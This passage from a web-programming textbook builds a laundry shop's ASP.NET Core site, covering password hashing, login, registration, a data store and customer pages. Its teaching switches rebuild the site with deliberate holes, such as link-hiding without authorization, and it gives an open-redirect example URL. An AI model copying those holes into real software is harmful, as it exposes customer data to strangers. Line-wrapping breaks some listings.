Line by line. The first lines fix the culture, so that `52000.00` is written with a dot on every machine (an Indonesian Windows would write `52000,00` into a number field the browser then refuses). `CreateBuilder(args)` reads the configuration from `appsettings.json`, the environment and the command line, the later winning, so `Laundry__Now` in the environment and `--Laundry:Now=...` on the command line both set `Laundry:Now`. The `Teaching` section holds four switches that reproduce the tempting wrong solutions, all `false` in real use. `AddSingleton` registers a *service* that ASP.NET Core creates once and hands to every page that asks for it in its constructor (*dependency injection*): that is how a page receives `ILaundryStore` without knowing which class is behind it. The `#if USE_SQLITE` block is compiled only with the SQLite package (Problem 16.11). `AddCookie` configures the login cookie: `HttpOnly` (scripts in the page cannot read it), `SameSite = Lax` (not attached to another site's `POST`), and a lifetime of one shift. `AddAuthorization` defines four policies, and `AddRazorPages` puts whole folders under them: `Customers` and `Bills` need `Staff`, the price editor `Owner`, the revenue report `Manager`, `MyBills` `Customer`. The middleware follows in the order of **Figure 16.1**; authentication must come before authorization, or authorization would see nobody.

The ASP.NET solution: passwords. Listing 16.6 hashes and checks passwords in the database's format, so that a hash written by the Java or Python site verifies in the ASP.NET site and the other way round.

Listing 16.6 `Passwords.cs`: PBKDF2-HMAC-SHA256 with a random salt, compared in constant time.

```
// Passwords.cs - PBKDF2-HMAC-SHA256 in the format of the Laundry database (Problem 16.2):
//   pbkdf2_sha256$<iterations>$<16-byte salt, Base64>$<32-byte key, Base64>
using System.Security.Cryptography;
using System.Text;

namespace LaundryCounter.Security;

public static class Passwords
{
    public const int Iterations = 600_000;              // OWASP's figure for PBKDF2-HMAC-
SHA256

    // A hash of a random password, checked when an e-mail is unknown, so that a wrong e-
mail
    // takes as long to refuse as a wrong password.
    public static readonly string Dummy = Hash(Guid.NewGuid().ToString());

    public static string Hash(string password)
    {
        byte[] salt = RandomNumberGenerator.GetBytes(16);
        byte[] key = Rfc2898DeriveBytes.Pbkdf2(Encoding.UTF8.GetBytes(password), salt,
Iterations,
                                               HashAlgorithmName.SHA256, 32);
        return
$"pbkdf2_sha256${Iterations}${Convert.ToBase64String(salt)}${Convert.ToBase64String(key)}";
    }

    public static bool Verify(string password, string? stored)
    {
        string[] p = (stored ?? "").Split('$');
        if (p.Length != 4 || p[0] != "pbkdf2_sha256" || !int.TryParse(p[1], out int n))
return false;
        try
        {
            byte[] salt = Convert.FromBase64String(p[2]), expected =
Convert.FromBase64String(p[3]);
            byte[] key = Rfc2898DeriveBytes.Pbkdf2(Encoding.UTF8.GetBytes(password), salt,
n,
                                                   HashAlgorithmName.SHA256,
expected.Length);
            return CryptographicOperations.FixedTimeEquals(key, expected);   // constant-
time comparison
        }
        catch (FormatException)
        {
            return false;
        }
    }
}
```

`RandomNumberGenerator` gives an unpredictable salt; `FixedTimeEquals` compares in a time that does not depend on where the arrays first differ, so timing the answers reveals nothing.

The ASP.NET solution: login. Listing 16.7 is the page model of `/login`.

Listing 16.7 `Login.cshtml.cs`: the password check, the claims, and the redirect that only goes to addresses on this site.

```
// Login.cshtml.cs - Problem 16.2: check the password, then let ASP.NET Core issue the
login cookie.
using System.ComponentModel.DataAnnotations;
using System.Security.Claims;
using LaundryCounter.Data;
using LaundryCounter.Security;
using Microsoft.AspNetCore.Authentication;
using Microsoft.AspNetCore.Authentication.Cookies;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryCounter.Pages;

public class LoginModel(ILaundryStore store) : PageModel
{
    [BindProperty, Required, EmailAddress, Display(Name = "E-mail")]
    public string Email { get; set; } = "";

    [BindProperty, Required, DataType(DataType.Password)]
    public string Password { get; set; } = "";

    [BindProperty(SupportsGet = true)]
    public string? ReturnUrl { get; set; }

    public void OnGet() { }

    public async Task<IActionResult> OnPostAsync()
    {
        if (!ModelState.IsValid) return Page();
        Account? a = store.FindAccount(Email.Trim());
        bool ok = Passwords.Verify(Password, a?.PasswordHash ?? Passwords.Dummy);  // same
work either way
        if (a == null || !ok)
        {
            ModelState.AddModelError("", "Wrong e-mail or password.");        // never say
which one
            return Page();
        }
        var claims = new List<Claim>
        {
            new(ClaimTypes.NameIdentifier, a.Id),
            new(ClaimTypes.Name, a.Name),
            new(ClaimTypes.Role, a.Role),
            new("kind", a.Kind),
        };
        if (a.OutletId != null) claims.Add(new Claim("outlet", a.OutletId));
        HttpContext.Session.Clear();                        // nothing from before the
login survives it
        await HttpContext.SignInAsync(CookieAuthenticationDefaults.AuthenticationScheme,
            new ClaimsPrincipal(new ClaimsIdentity(claims,
CookieAuthenticationDefaults.AuthenticationScheme)));
```

Listing 16.7 (Continued) *Login.cshtml.cs: the password check, the claims, and the redirect that only goes to addresses on this site.*

```
        TempData["Flash"] = $"Welcome, {a.Name}.";
        string home = a.Kind == "staff" ? "/customers" : "/my-bills";
        return LocalRedirect(Url.IsLocalUrl(ReturnUrl) ? ReturnUrl! : home);   // never to
another site
    }
}
```

Line by line. ASP.NET Core passes `ILaundryStore` to the primary constructor. The `[BindProperty]` properties receive the posted fields; `[Required]` and `[EmailAddress]` are checked before `OnPostAsync` runs. When the e-mail is unknown the code still runs a full PBKDF2

check against `Passwords.Dummy`; otherwise a wrong e-mail would be answered at once and a wrong password only after a third of a second, and timing would reveal which addresses have accounts. For the same reason both mistakes get one message. Then the claims are built, the session cleared, and `SignInAsync` issues the cookie. `Url.IsLocalUrl(ReturnUrl)` stops an *open redirect*: without it, `/login?ReturnUrl=https://evil.example` would send a freshly logged-in cashier to a stranger's page.

The ASP.NET solution: registration. Registration binds a `CustomerForm` (**Listing 16.8**), the fields a visitor may send about a customer with their rules, plus the password and its repetition (**Listing 16.9**); `[Compare(nameof(Password))]` is Chapter 14's `CompareValidator`.

Listing 16.8 `CustomerForm.cs`: the fields of a customer that a form may send, with their rules. It has no `Credit`, on purpose.

```
// CustomerForm.cs - what a visitor may send about a customer, with the rules it must
satisfy
// (Problems 16.2, 16.3 and 16.9). There is deliberately no Credit here: see Problem 16.3.
using System.ComponentModel.DataAnnotations;
using System.Globalization;
using LaundryCounter.Data;

namespace LaundryCounter.Web;

public class CustomerForm : IValidatableObject
{
    [Required, StringLength(50)]
    public string Name { get; set; } = "";

    [Required, RegularExpression("^[fm]$", ErrorMessage = "Gender must be f or m.")]
    public string Gender { get; set; } = "f";

    [Required, StringLength(50), Display(Name = "Place of birth")]
    public string Place { get; set; } = "";

    [Required, DataType(DataType.Date), Display(Name = "Birth date")]
    public string Birthdate { get; set; } = "";

    [Required, StringLength(200)]
    public string Address { get; set; } = "";

    [Required, RegularExpression(@"^0\d{2,3}-?\d{3,4}-?\d{3,4}$", ErrorMessage = "A phone
looks like 0812-0000-1234.")]
    public string Phone { get; set; } = "";

    [Required, EmailAddress, StringLength(50), Display(Name = "E-mail")]
    public string Email { get; set; } = "";

    // A rule that needs more than one attribute can say: the CustomValidator of Web Forms.
    public IEnumerable<ValidationResult> Validate(ValidationContext context)
    {
        if (!DateOnly.TryParseExact(Birthdate, "yyyy-MM-dd", CultureInfo.InvariantCulture,
DateTimeStyles.None, out DateOnly born))
            yield return new ValidationResult("Birth date must look like 2001-07-25.",
[nameof(Birthdate)]);
        else if (born.Year < 1900 || born > DateOnly.FromDateTime(DateTime.Today))
            yield return new ValidationResult("Birth date must be between 1900 and today.",
[nameof(Birthdate)]);
    }

    public CustomerInput ToInput() =>
        new(Name.Trim(), Gender, Place.Trim(), Birthdate, Address.Trim(), Phone.Trim(),
Email.Trim());
```

Listing 16.8 (Continued) *CustomerForm.cs: the fields of a customer that a form may send, with their rules. It has no Credit, on purpose.*

```
    public static CustomerForm From(CustomerRow c) => new()
    {
        Name = c.Name, Gender = c.Gender, Place = c.Place, Birthdate = c.Birthdate,
        Address = c.Address, Phone = c.Phone, Email = c.Email,
    };
}
```

Listing 16.9 `Register.cshtml.cs`: a new customer account, checked, hashed and stored, then Post/Redirect/Get.

```
// Register.cshtml.cs - Problem 16.2: a new customer creates an online account.
using System.ComponentModel.DataAnnotations;
using LaundryCounter.Data;
using LaundryCounter.Security;
using LaundryCounter.Web;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryCounter.Pages;

public class RegisterModel(ILaundryStore store, ShopClock clock) : PageModel
{
    [BindProperty]
    public CustomerForm Input { get; set; } = new();

    [BindProperty, Required, StringLength(100, MinimumLength = 8, ErrorMessage = "The
password needs at least 8 characters.")]
    [DataType(DataType.Password)]
    public string Password { get; set; } = "";

    [BindProperty, DataType(DataType.Password), Display(Name = "Repeat the password")]
    [Compare(nameof(Password), ErrorMessage = "The two passwords differ.")]
    public string Confirm { get; set; } = "";

    public void OnGet() { }

    public IActionResult OnPost()
    {
        if (ModelState.IsValid && store.FindAccount(Input.Email.Trim()) != null)
            ModelState.AddModelError("Input.Email", "That e-mail address already has an
account.");
        if (!ModelState.IsValid) return Page();
        string id = store.RegisterCustomer(Input.ToInput(), Passwords.Hash(Password),
clock.Now());
        TempData["Flash"] = $"Account {id} created. Please log in.";
        return RedirectToPage("/Login");                    // Post/Redirect/Get
    }
}
```

The markup, `Register.cshtml`, is a column of *tag helpers*: `<input asp-for="Input.Phone">` writes the input's `name`, `id`, `type` and value from the property, and `<span asp-validation-for="Input.Phone">` its error message; no HTML is built by hand, so every value is escaped.

The ASP.NET solution: logout. Listing 16.10 drops the cookie, clears the session and redirects; a `GET` only redirects, because a link preview following a `GET` must not log anybody out.

Listing 16.10 `Logout.cshtml.cs`: logout is a `POST`.

```
// Logout.cshtml.cs - Problem 16.2: forget the visitor. Logging out changes state, so POST
only.
using Microsoft.AspNetCore.Authentication;
using Microsoft.AspNetCore.Authentication.Cookies;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryCounter.Pages;

public class LogoutModel : PageModel
{
    public IActionResult OnGet() => Redirect("/");

    public async Task<IActionResult> OnPostAsync()
    {
        await HttpContext.SignOutAsync(CookieAuthenticationDefaults.AuthenticationScheme);
// drop the cookie
        HttpContext.Session.Clear();
// and the session
        TempData["Flash"] = "You have logged out.";
        return Redirect("/login");
    }
}
```

The Java and Python solutions. The Java and Python sites, given in full in Problem 16.3 (**Listing 16.15**, **Listing 16.16**), follow **Listing 16.7** to **Listing 16.10** decision for decision: same hash format, same dummy check, same message, same local-only `ReturnUrl`. The Java site keeps the identity in a server-side session and gives the visitor a new session id at every login; Flask keeps it in a cookie signed with `LAUNDRY_SECRET`, signed rather than encrypted, so the visitor can read but not change it [8]. Both protect their pages like `AuthorizeFolder`: a function `guard`, run before every request, checks the path against a table of rules.

A tempting wrong solution. Protect the pages by hiding their links. The layout of **Listing 16.17** (Problem 16.4) shows the link "Customers" only to staff, and it is tempting to believe that a page nobody can find is a page nobody can open. The teaching switch `Teaching:NoAuthorize` builds the site exactly so: links hidden, no policies. Here is what a visitor who has never logged in sees when he types the address himself (the script is `tests/tempting.py`):

```
anonymous GET /customers -> 200
  the page says: 256 customers, page 1 of 26.
  the menu shows a visitor a Customers link: no
```

With the policies in place, the same request is refused:

```
anonymous GET /customers -> 302 /login
  the page says: (no customer data)
  the menu shows a visitor a Customers link: no
```

The menu is the same in both cases. An address is not a secret: it is in browser histories, server logs, screenshots and every guess such as `/customers` or `/admin`. Hiding a link guides honest users; only a check on the server keeps anybody out.

> **CHECK YOURSELF.** A supervisor at outlet O02 should see the revenue report, but only for her own outlet. The policy `Manager` lets her open the page. Where does the rule "only her own outlet" belong: in the policy, in the page model, or in the markup? Why?
>
> *Answer.* In the page model (or in the data layer it calls), because it depends on the data being asked for, not only on who is asking: the handler reads the claim `outlet` and passes it to the query, so that the rows of other outlets are never even fetched. A policy answers "may this user open this page at all?"; it cannot know which rows the page will show. Filtering in the

> markup is the hidden-link mistake again: the other outlets' figures would still travel to the browser, and anyone who saves the page or reads its source would see them.

16.4.3 Problem 16.3 — Create, read, update and delete

> **PROBLEM.** The website must provide all four CRUD operations: create, read, update and delete.

In our own words. Pages that let the right people add, show, change and remove records, with the business rules on the server: a price computed by the server, a customer who cannot vanish while he has bills, a deposit only the owner may change, a bill that moves one logged step at a time. **Table 16.3** lists the nine features.

Design. Three layers, each with one job. The *pages* receive requests, check input and choose the answer. The *interface* `ILaundryStore` (**Listing 16.11**) says, in fifteen method signatures, everything the pages may ask of the data, and nothing more. The *store* does the work on the data. Every change follows Post/Redirect/Get: the `POST` does the work, puts a one-line message in `TempData`, and answers with a redirect, so that pressing Reload repeats only the harmless `GET`.

Listing 16.11 `ILaundryStore.cs`: the records the pages receive, and the fifteen things they may ask of the data layer.

```
// ILaundryStore.cs - everything the pages may ask of the data layer, and nothing more.
// Two implementations: DataSetStore (disconnected, runs anywhere) and DbLaundryStore
(connected,
// any ADO.NET provider). The pages never know which one they are talking to.
namespace LaundryCounter.Data;

public record Account(string Kind, string Id, string Name, string? OutletId, string Role,
string? PasswordHash);

public record CustomerInput(string Name, string Gender, string Place, string Birthdate,
                            string Address, string Phone, string Email);

public record CustomerRow(string Id, string Name, string Gender, string Place, string
Birthdate,
                          string Address, string Phone, string Email, decimal Credit, int
Bills);

public record ServiceRow(string Id, string Description, decimal Price);

public record BillRow(string Id, string Arrived, string? Finished, string? Departed, string
Status,
                      string Rack, int Unit, decimal Charged, decimal Paid, string
CustomerId,
                      string CustomerName, string ServiceId, string Service, string?
OutletId);

public record RevenueRow(string Day, decimal O01, decimal O02, decimal O03)
{
    public decimal Total => O01 + O02 + O03;
}

public record GridPage<T>(IReadOnlyList<T> Rows, int PageNo, int PageCount, int Total);

public interface ILaundryStore
{
    Account? FindAccount(string email);
    string RegisterCustomer(CustomerInput c, string passwordHash, string now);

    GridPage<CustomerRow> Customers(string? search, string sort, bool descending, int
pageNo, int pageSize);
    CustomerRow? Customer(string id);
    string AddCustomer(CustomerInput c, string now);
    bool UpdateCustomer(string id, CustomerInput c, decimal? newCredit);   // null: credit
unchanged
    bool DeleteCustomer(string id);                                        // false: he
still has bills

    IReadOnlyList<ServiceRow> Services();
    bool UpdateService(string id, string description, decimal price);

    string NewBill(string customerId, string serviceId, int unit, string rack,
                   string employeeId, string? outletId, string now);        // priced by
the store
    BillRow? Bill(string id);
    string? AdvanceBill(string id, string employeeId, string now);         // null: cannot
move
    IReadOnlyList<BillRow> BillsOf(string customerId);
```

Listing 16.11 (Continued) *ILaundryStore.cs: the records the pages receive, and the fifteen things they may ask of the data layer.*

```
    IReadOnlyList<RevenueRow> RevenueByDay(string month);                  // month:
"2026-09"
    (int Queued, int Ready) Queue(string? outletId);
}
```

Read **Listing 16.11** as a contract. A *record* such as `CustomerRow` is fixed at creation, so the pages get *copies* of the data, never live rows. The comments state promises every implementation keeps: `UpdateCustomer` leaves the deposit alone when `newCredit` is `null`; `DeleteCustomer` answers `false` while bills exist; `NewBill` takes no price because it computes it.

The ASP.NET solution: the store. Listing 16.12 implements the contract over the `DataSet` of Problem 16.1. It is the disconnected model of Chapter 15 put to work: the data is loaded once, read and changed in memory, and written back after each change.

Listing 16.12 `DataSetStore.cs`: the Laundry Counter's data layer over an ADO.NET `DataSet`, with a lock, all-or-nothing changes and an XML file.

```
// DataSetStore.cs - ILaundryStore over an ADO.NET DataSet: the disconnected model of
Chapter 15.
// The DataSet is loaded once (from laundry-counter.xml if it exists, otherwise from csv/),
every
// change is made in memory under one lock, and the whole DataSet is then written back as
XML.
using System.Data;
using System.Globalization;

namespace LaundryCounter.Data;

public sealed class DataSetStore : ILaundryStore
{
    private static readonly Dictionary<string, string> SortColumns = new()
    {
        ["id"] = "id", ["name"] = "name", ["phone"] = "phone", ["credit"] = "credit",
    };

    private readonly DataSet _ds;
    private readonly string _file;
    private readonly object _gate = new();            // a DataSet is not thread-safe: one
request at a time

    public DataSetStore(string dataDir)
    {
        _file = Path.Combine(dataDir, "laundry-counter.xml");
        _ds = File.Exists(_file) ? LaundryData.LoadXml(_file) :
LaundryData.LoadCsv(Path.Combine(dataDir, "csv"));
    }

    private DataTable T(string name) => _ds.Tables[name]!;
    private static string S(DataRow r, string col) => r.IsNull(col) ? "" : (string)r[col];
    private static string? N(DataRow r, string col) => r.IsNull(col) ? null :
(string)r[col];

    private TResult Read<TResult>(Func<TResult> work)
    {
        lock (_gate) return work();
    }

    // A change: all of it is kept and saved, or (on any exception) all of it is undone.
    private TResult Change<TResult>(Func<TResult> work)
    {
        lock (_gate)
        {
            try
            {
                TResult result = work();
                _ds.AcceptChanges();                          // the new rows become the
"original" ones
                string tmp = _file + ".tmp";
                _ds.WriteXml(tmp, XmlWriteMode.IgnoreSchema);
                File.Move(tmp, _file, overwrite: true);       // replace the old file in
one step
```

Listing 16.12 (Continued) *DataSetStore.cs: the Laundry Counter's data layer over an ADO.NET DataSet, with a lock, all-or-nothing changes and an XML file.*

```
                return result;
            }
            catch
            {
                _ds.RejectChanges();                        // back to the state of the
last save
                throw;
            }
        }
    }

    // ------------------------------------------------------------ accounts
    public Account? FindAccount(string email) => Read(() =>
    {
        DataRow? e = T("Employee").Rows.Cast<DataRow>()
            .FirstOrDefault(r => string.Equals(S(r, "email"), email,
StringComparison.OrdinalIgnoreCase));
        if (e != null)
        {
            string role = e.IsNull("spv_id") ? "owner"
                : e.GetChildRows("Employee_Employee").Length > 0 ? "supervisor"   //
somebody reports to him
                : S(e, "section") == "transaction" ? "cashier" : "washer";
            return new Account("staff", S(e, "id"), S(e, "name"), N(e, "Outlet_id"), role,
N(e, "password_hash"));
        }
        DataRow? c = T("Customer").Rows.Cast<DataRow>()
            .FirstOrDefault(r => string.Equals(S(r, "email"), email,
StringComparison.OrdinalIgnoreCase));
        return c == null ? null
            : new Account("customer", S(c, "id"), S(c, "name"), null, "customer", N(c,
"password_hash"));
    });

    public string RegisterCustomer(CustomerInput c, string passwordHash, string now) =>
        Change(() => InsertCustomer(c, now, passwordHash));

    // ------------------------------------------------------------ customers
    public GridPage<CustomerRow> Customers(string? search, string sort, bool descending,
int pageNo, int pageSize) =>
        Read(() =>
        {
            var view = new DataView(T("Customer"));
            string col = SortColumns.GetValueOrDefault(sort, "name");      // only names we
wrote ourselves
            view.Sort = $"{col} {(descending ? "DESC" : "ASC")}, id ASC";
            IEnumerable<DataRow> rows = view.Cast<DataRowView>().Select(v => v.Row);
            string s = (search ?? "").Trim();
            if (s.Length > 0)                                          // compared in
C#, never parsed
                rows = rows.Where(r => S(r, "name").Contains(s,
StringComparison.OrdinalIgnoreCase)
                                   || S(r, "phone").Contains(s)
                                   || S(r, "id").Equals(s,
StringComparison.OrdinalIgnoreCase));
            List<DataRow> all = rows.ToList();
            int pageCount = Math.Max(1, (all.Count + pageSize - 1) / pageSize);
```

Listing 16.12 (Continued) *DataSetStore.cs: the Laundry Counter's data layer over an ADO.NET DataSet, with a lock, all-or-nothing changes and an XML file.*

```
            int p = Math.Clamp(pageNo, 1, pageCount);
            List<CustomerRow> page = all.Skip((p - 1) *
pageSize).Take(pageSize).Select(ToCustomer).ToList();
            return new GridPage<CustomerRow>(page, p, pageCount, all.Count);
        });

    public CustomerRow? Customer(string id) =>
        Read(() => T("Customer").Rows.Find(id) is DataRow r ? ToCustomer(r) : null);

    public string AddCustomer(CustomerInput c, string now) => Change(() =>
InsertCustomer(c, now, null));

    public bool UpdateCustomer(string id, CustomerInput c, decimal? newCredit) => Change(()
=>
    {
        DataRow? r = T("Customer").Rows.Find(id);
        if (r == null) return false;
        r["name"] = c.Name; r["gender"] = c.Gender; r["place"] = c.Place; r["birthdate"] =
c.Birthdate;
        r["address"] = c.Address; r["phone"] = c.Phone; r["email"] = c.Email;
        if (newCredit is decimal credit) r["credit"] = credit;
        return true;
    });

    public bool DeleteCustomer(string id) => Change(() =>
    {
        DataRow? r = T("Customer").Rows.Find(id);
        if (r == null) return false;
        try
        {
            r.Delete();
            return true;
        }
        catch (InvalidConstraintException)              // Bill_Customer: his bills would
be stranded
        {
            return false;
        }
    });

    private string InsertCustomer(CustomerInput c, string now, string? hash)
    {
        string id = NextId("Customer", "C");
        T("Customer").Rows.Add(id, c.Name, c.Gender, c.Place, c.Birthdate, c.Address,
c.Phone, now,
                               c.Email, "*****", 0m, (object?)hash ?? DBNull.Value);
        return id;
    }
```

Listing 16.12 (Continued) *DataSetStore.cs: the Laundry Counter's data layer over an ADO.NET DataSet, with a lock, all-or-nothing changes and an XML file.*

```
    private CustomerRow ToCustomer(DataRow r) =>
        new(S(r, "id"), S(r, "name"), S(r, "gender"), S(r, "place"), S(r, "birthdate"),
S(r, "address"),
            S(r, "phone"), S(r, "email"), (decimal)r["credit"],
r.GetChildRows("Bill_Customer").Length);

    // Ids look like C0256 or B2953: a letter and four digits. The next one is the largest
plus one.
    private string NextId(string table, string prefix)
    {
        int max = T(table).Rows.Cast<DataRow>().Select(r => int.Parse(S(r,
"id")[1..])).DefaultIfEmpty(0).Max();
        return prefix + (max + 1).ToString("D4", CultureInfo.InvariantCulture);
    }

    // ------------------------------------------------------------------ services
    public IReadOnlyList<ServiceRow> Services() => Read(() =>
        T("Service").Rows.Cast<DataRow>().OrderBy(r => S(r, "id"), StringComparer.Ordinal)
            .Select(r => new ServiceRow(S(r, "id"), S(r, "description"),
(decimal)r["price"])).ToList());

    public bool UpdateService(string id, string description, decimal price) => Change(() =>
    {
        DataRow? r = T("Service").Rows.Find(id);
        if (r == null) return false;
        r["description"] = description;
        r["price"] = price;                              // old bills keep the price they
were charged
        return true;
    });

    // ------------------------------------------------------------------ bills
    public string NewBill(string customerId, string serviceId, int unit, string rack,
                          string employeeId, string? outletId, string now) => Change(() =>
    {
        DataRow svc = T("Service").Rows.Find(serviceId) ?? throw new ArgumentException($"No
service {serviceId}.");
        string id = NextId("Bill", "B");
        decimal charged = (decimal)svc["price"] * unit;  // priced here, never by the
browser
        T("Bill").Rows.Add(id, now, DBNull.Value, DBNull.Value, "queued", rack, unit,
charged,
                           customerId, employeeId, serviceId, (object?)outletId ??
DBNull.Value);
        AddLog(id, "queued", now, employeeId);           // the bill and its first log
row: both or neither
        return id;
    });

    public BillRow? Bill(string id) => Read(() => T("Bill").Rows.Find(id) is DataRow b ?
ToBill(b) : null);
```

Listing 16.12 (Continued) *DataSetStore.cs: the Laundry Counter's data layer over an ADO.NET DataSet, with a lock, all-or-nothing changes and an XML file.*

```
    public string? AdvanceBill(string id, string employeeId, string now) => Change(() =>
    {
        DataRow? b = T("Bill").Rows.Find(id);
        string? next = b == null ? null : S(b, "status") switch
        {
            "queued" => "finished",
            "finished" => "departed",
            _ => null,
        };
        if (next == null) return null;
        b!["status"] = next;
        b[next] = now;                                    // the column named after the
status
        AddLog(id, next, now, employeeId);
        return next;
    });

    public IReadOnlyList<BillRow> BillsOf(string customerId) => Read(() =>
        T("Customer").Rows.Find(customerId) is DataRow c
            ? c.GetChildRows("Bill_Customer").OrderByDescending(b => S(b, "arrived"),
StringComparer.Ordinal)
                .Select(ToBill).ToList()
            : new List<BillRow>());

    private void AddLog(string billId, string status, string now, string employeeId)
    {
        DataTable log = T("StatusLog");
        int next = log.Rows.Cast<DataRow>().Select(r =>
(int)r["id"]).DefaultIfEmpty(0).Max() + 1;
        log.Rows.Add(next, billId, status, now, employeeId);
    }

    private BillRow ToBill(DataRow b)
    {
        DataRow c = b.GetParentRow("Bill_Customer")!, s = b.GetParentRow("Bill_Service")!;
        decimal paid = b.GetChildRows("Payment_Bill").Sum(p => (decimal)p["amount"]);
        return new BillRow(S(b, "id"), S(b, "arrived"), N(b, "finished"), N(b, "departed"),
S(b, "status"),
            S(b, "rack"), (int)b["unit"], (decimal)b["payment"], paid, S(c, "id"), S(c,
"name"),
            S(s, "id"), S(s, "description"), N(b, "Outlet_id"));
    }
```

Listing 16.12 (Continued) *DataSetStore.cs: the Laundry Counter's data layer over an ADO.NET DataSet, with a lock, all-or-nothing changes and an XML file.*

```
    // ------------------------------------------------------------ reports
    public IReadOnlyList<RevenueRow> RevenueByDay(string month) => Read(() =>
    {
        var sums = new Dictionary<(string Day, string Outlet), decimal>();
        foreach (DataRow p in T("Payment").Rows)
        {
            string paidAt = S(p, "paid_at");
            if (!paidAt.StartsWith(month + "-", StringComparison.Ordinal)) continue;
            string outlet = N(p.GetParentRow("Payment_Bill")!, "Outlet_id") ?? "";
            var key = (paidAt[..10], outlet);
            sums[key] = sums.GetValueOrDefault(key) + (decimal)p["amount"];
        }
        DateTime first = DateTime.ParseExact(month + "-01", "yyyy-MM-dd",
CultureInfo.InvariantCulture);
        var days = new List<RevenueRow>();
        for (DateTime d = first; d.Month == first.Month; d = d.AddDays(1))
        {
            string day = d.ToString("yyyy-MM-dd", CultureInfo.InvariantCulture);
            days.Add(new RevenueRow(day, sums.GetValueOrDefault((day, "O01")),
                                    sums.GetValueOrDefault((day, "O02")),
sums.GetValueOrDefault((day, "O03"))));
        }
        return days;
    });

    public (int Queued, int Ready) Queue(string? outletId) => Read(() =>
    {
        List<DataRow> bills = T("Bill").Rows.Cast<DataRow>()
            .Where(b => outletId == null || N(b, "Outlet_id") == outletId).ToList();
        return (bills.Count(b => S(b, "status") == "queued"), bills.Count(b => S(b,
"status") == "finished"));
    });
}
```

Line by line. A web server answers many requests at once and a `DataSet` is not thread-safe, so every method runs inside `lock (_gate)`. `Change` is the heart of the class: it runs the work, calls `AcceptChanges` (the changed rows become the new "original"), and writes the `DataSet` to a temporary file that replaces the old one in one step, so a crash can never leave half a file; if the work throws, `RejectChanges` undoes everything since the last save, the `DataSet`'s form of a transaction (Problem 16.12). `FindAccount` asks the relation `Employee_Employee` whether anybody reports to this employee. `DeleteCustomer` simply tries `r.Delete()` and turns the `InvalidConstraintException` of `Rule.None` into `false`: the rule lives in one place, the relation. `NewBill` computes the charge with Equation (16.1) and adds the bill and its first log row; `ToBill` sums the payments, so the page can show Equation (16.2). `AdvanceBill` moves a bill one status forward, stamps the matching time column and logs the move.

The ASP.NET solution: the pages. Most pages are a few lines, because the store does the work. The page that adds and edits a customer, **Listing 16.13**, is the one with a decision in it.

Listing 16.13 `Customers/Edit.cshtml.cs`: add (F2) and edit (F3) in one page model. The deposit is applied only for the owner.

```
// Customers/Edit.cshtml.cs - add a customer (F2) or edit one (F3), Problem 16.3.
// The page binds CustomerForm, which has no Credit. Credit is a separate value that is
// applied only for the owner: a cashier cannot top up a deposit by adding a form field.
using LaundryCounter.Data;
using LaundryCounter.Web;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryCounter.Pages.Customers;

public class EditModel(ILaundryStore store, ShopClock clock, TeachingSwitches teaching) :
PageModel
{
    [BindProperty] public CustomerForm Input { get; set; } = new();
    [BindProperty] public decimal? Credit { get; set; }

    public string? Id { get; private set; }
    public decimal CurrentCredit { get; private set; }

    public IActionResult OnGet(string? id)
    {
        Id = id;
        if (id == null) return Page();                    // /customers/new: an empty form
        CustomerRow? c = store.Customer(id);
        if (c == null) return NotFound();
        Input = CustomerForm.From(c);
        Credit = CurrentCredit = c.Credit;
        return Page();
    }

    public IActionResult OnPost(string? id)
    {
        Id = id;
        CustomerRow? old = id == null ? null : store.Customer(id);
        if (id != null && old == null) return NotFound();
        CurrentCredit = old?.Credit ?? 0;
        if (Credit < 0) ModelState.AddModelError(nameof(Credit), "Credit cannot be
negative.");
        if (!ModelState.IsValid) return Page();
        if (id == null)
        {
            id = store.AddCustomer(Input.ToInput(), clock.Now());
            TempData["Flash"] = $"Customer {id} added.";
        }
        else
        {
            bool mayChangeCredit = User.IsInRole("owner") || teaching.BindWholeEntity;
            store.UpdateCustomer(id, Input.ToInput(), mayChangeCredit ? Credit : null);
```

Listing 16.13 (Continued) *Customers/Edit.cshtml.cs: add (F2) and edit (F3) in one page model. The deposit is applied only for the owner.*

```
            TempData["Flash"] = $"Customer {id} updated.";
        }
        return Redirect("/customers?q=" + Uri.EscapeDataString(id));   // Post/Redirect/Get
    }
}
```

The page has two addresses, `/customers/new` (from `Program.cs`, with `id` null) and `/customers/{id}/edit`. It binds a `CustomerForm`, which has no `Credit`, and a separate `Credit` passed to the store *only* for the owner; everyone else sends `null`, "leave the deposit alone". The redirect shows the saved customer in the grid.

Deleting, **Listing 16.14**, answers a `GET` with a redirect and does the work only for a `POST`, whose form carries the anti-forgery token that Razor Pages adds to every form and checks on every `POST` [9].

Listing 16.14 `Customers/Delete.cshtml.cs`: delete (F4), refused by the data layer while the customer has bills.

```
// Customers/Delete.cshtml.cs - delete a customer (F4). The data layer refuses while he has
bills.
using LaundryCounter.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryCounter.Pages.Customers;

public class DeleteModel(ILaundryStore store) : PageModel
{
    public IActionResult OnGet(string id) => Redirect("/customers");   // deleting is never
a GET

    public IActionResult OnPost(string id)
    {
        if (store.Customer(id) == null) return NotFound();
        TempData["Flash"] = store.DeleteCustomer(id)
            ? $"Customer {id} deleted."
            : $"Customer {id} has bills and cannot be deleted.";
        return Redirect("/customers");
    }
}
```

The other pages follow the same pattern: `Index` (the price list, with the outlet's queue for staff), `Services/Edit` (`[Range(1, 99999)]` on the price), `Bills/New`, `Bills/Detail` and `Bills/Advance`, `MyBills` and `Reports/Revenue`.

The Java solution. Listing 16.15 is the whole Laundry Counter in one Java file on the JDK's HTTP server and JDBC, grown from Chapter 8's Laundry Desk, with the same addresses, field names, messages and style sheet (served from the ASP.NET project's `wwwroot`).

Listing 16.15 `LaundryCounter.java`: the Laundry Counter on the JDK's HTTP server and JDBC, the Java equivalent of the ASP.NET site.

```
// LaundryCounter.java - the Laundry Counter on the JDK's own HTTP server + JDBC: the Java
equivalent
// of the ASP.NET Core application of Chapter 16 (same addresses, same fields, same
messages).
// Compile: javac -d out LaundryCounter.java
// Run:     java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" LaundryCounter 9603
